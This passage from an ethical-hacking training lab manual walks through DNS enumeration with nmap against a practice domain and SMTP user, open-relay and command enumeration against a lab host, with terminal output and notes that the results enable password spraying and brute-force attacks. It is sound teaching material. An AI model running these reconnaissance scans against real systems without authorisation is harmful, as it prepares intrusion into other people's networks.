11. You can also use other DNSSEC zone enumerators such as **LDNS** (https://www.nlnetlabs.nl), **nsec3map** (https://github.com), **nsec3walker** (https://dnscurve.org), and **DNSwalk** (https://github.com) to perform DNS enumeration on the target domain.
12. Close all open windows and document all the acquired information.

Task 3: Perform DNS Enumeration using Nmap


Nmap can be used for scanning domains and obtaining a list of subdomains, records, IP addresses, and other valuable information from the target host.

Here, we will use nmap to perform DNS enumeration on the target system.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. In the terminal window, type **nmap --script=broadcast-dns-service-discovery [Target Domain]** and press **Enter** (here, the target domain is **certifiedhacker.com**).
5. The result appears displaying a list of all the available DNS services on the target host along with their associated ports, as shown in the screenshot below.


   Note: The list of the services might differ when you perform the task.



6. Type **nmap -T4 -p 53 --script dns-brute [Target Domain]** and press **Enter** (here the target domain is **certifiedhacker.com**).


   Note: **-T4**: specifies the timing template, **-p**: specifies the target port.

7. The result appears displaying a list of all the subdomains associated with the target host along with their IP addresses, as shown in the screenshot below.



8. Type **nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='[Target Domain]'"** (here, the target domain is **certifiedhacker.com**).

9. The result appears displaying various common service (SRV) records for a given domain name, as shown in the screenshot below.



10. Using this information, attackers can launch web application attacks such as injection attacks, brute-force attacks and DoS attacks on the target domain.
11. This concludes the demonstration of performing DNS Enumeration using Nmap.
12. Close all open windows and document all the acquired information.
13. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 6

Perform SMTP Enumeration

SMTP enumeration determines a valid list of user accounts on the SMTP server.

Lab Scenario

As an ethical hacker or penetration tester, the next step is to perform SMTP enumeration. SMTP enumeration is performed to obtain a list of valid users, delivery addresses, message recipients on an SMTP server.

Lab Objectives

- Perform SMTP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 5 Minutes

Overview of SMTP Enumeration

The Simple Mail Transfer Protocol (SMTP) is an internet standard-based communication protocol for electronic mail transmission. Mail systems commonly use SMTP with POP3 and IMAP, which enable users to save messages in the server mailbox and download them from the server when necessary. SMTP uses mail exchange (MX) servers to direct mail via DNS. It runs on TCP port 25, 2525, or 587.

Lab Tasks

Task 1: Perform SMTP Enumeration using Nmap

The Nmap scripting engine can be used to enumerate the SMTP service running on the target system, to obtain information about all the user accounts on the SMTP server.


Here, we will use the Nmap to perform SMTP enumeration.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
3. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. In the terminal window, type **nmap -p 25 --script=smtp-enum-users [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

   Note: **-p**: specifies the port, and **–script**: argument is used to run a given script (here, the script is **smtp-enum-users**).
6. The result appears displaying a list of all the possible mail users on the target machine (**10.10.1.19**), as shown in the screenshot.

   Note: The MAC addresses might differ when you perform the task.



7. Type **nmap -p 25 --script=smtp-open-relay [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

   Note: **-p**: specifies the port, and **–script**: argument is used to run a given script (here, the script is **smtp-open-relay**).

8. The result appears displaying a list of open SMTP relays on the target machine (**10.10.1.19**), as shown in the screenshot.

```
┌──[root@parrot]─[/home/attacker]
└──#nmap -p 25 --script=smtp-open-relay 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:18 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).

PORT   STATE SERVICE
25/tcp open  smtp
|_smtp-open-relay: Server is an open relay (14/16 tests)
MAC Address: 02:15:5D:19:19:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
┌──[root@parrot]─[/home/attacker]
└──#
```

9. Type **nmap -p 25 --script=smtp-commands [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

   Note: **-p**: specifies the port, and **–script**: argument is used to run a given script (here, the script is **smtp-commands**).

10. A list of all the SMTP commands available in the Nmap directory appears. You can further explore the commands to obtain more information on the target host.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌──[root@parrot]─[/home/attacker/dnsrecon]
└──#nmap -p 25 --script=smtp-commands 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-10 08:20 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0012s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| smtp-commands: Server2019 Hello [10.10.1.2], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDSTA
TUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
 TURN ETRN BDAT VRFY
MAC Address: 7C:32:C4:FB:26:F6 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
┌──[root@parrot]─[/home/attacker/dnsrecon]
└──#
```

11. Using this information, the attackers can perform password spraying attacks to gain unauthorized access to the user accounts.

12. This concludes the demonstration of SMTP enumeration using Nmap.

13. Close all open windows and document all the acquired information.
14. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 7

Perform RPC, SMB, and FTP Enumeration

There are various techniques that ethical hackers and penetration testers can use to make information-gathering easier.

Lab Scenario

As an ethical hacker or penetration tester, you should use different enumeration techniques to obtain as much information as possible about the systems in the target network. This lab will demonstrate various techniques for extracting detailed information that can be used to exploit underlying vulnerabilities in target systems, and to launch further attacks.

Lab Objectives

- Perform SMB and RPC enumeration using NetScanTools Pro
- Perform RPC, SMB, and FTP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Other Enumeration Techniques

Besides the methods of enumeration covered so far (NetBIOS, SNMP, LDAP, NFS, and DNS), various other techniques such as RPC, SMB, and FTP enumeration can be used to extract detailed network information about the target.

- **RPC Enumeration**: Enumerating RPC endpoints enables vulnerable services on these service ports to be identified
- **SMB Enumeration**: Enumerating SMB services enables banner grabbing, which obtains information such as OS details and versions of services running
- **FTP Enumeration**: Enumerating FTP services yields information about port 21 and any running FTP services; this information can be used to launch various attacks such as FTP bounce, FTP brute force, and packet sniffing

Lab Tasks

Task 1: Perform SMB and RPC Enumeration using NetScanTools Pro

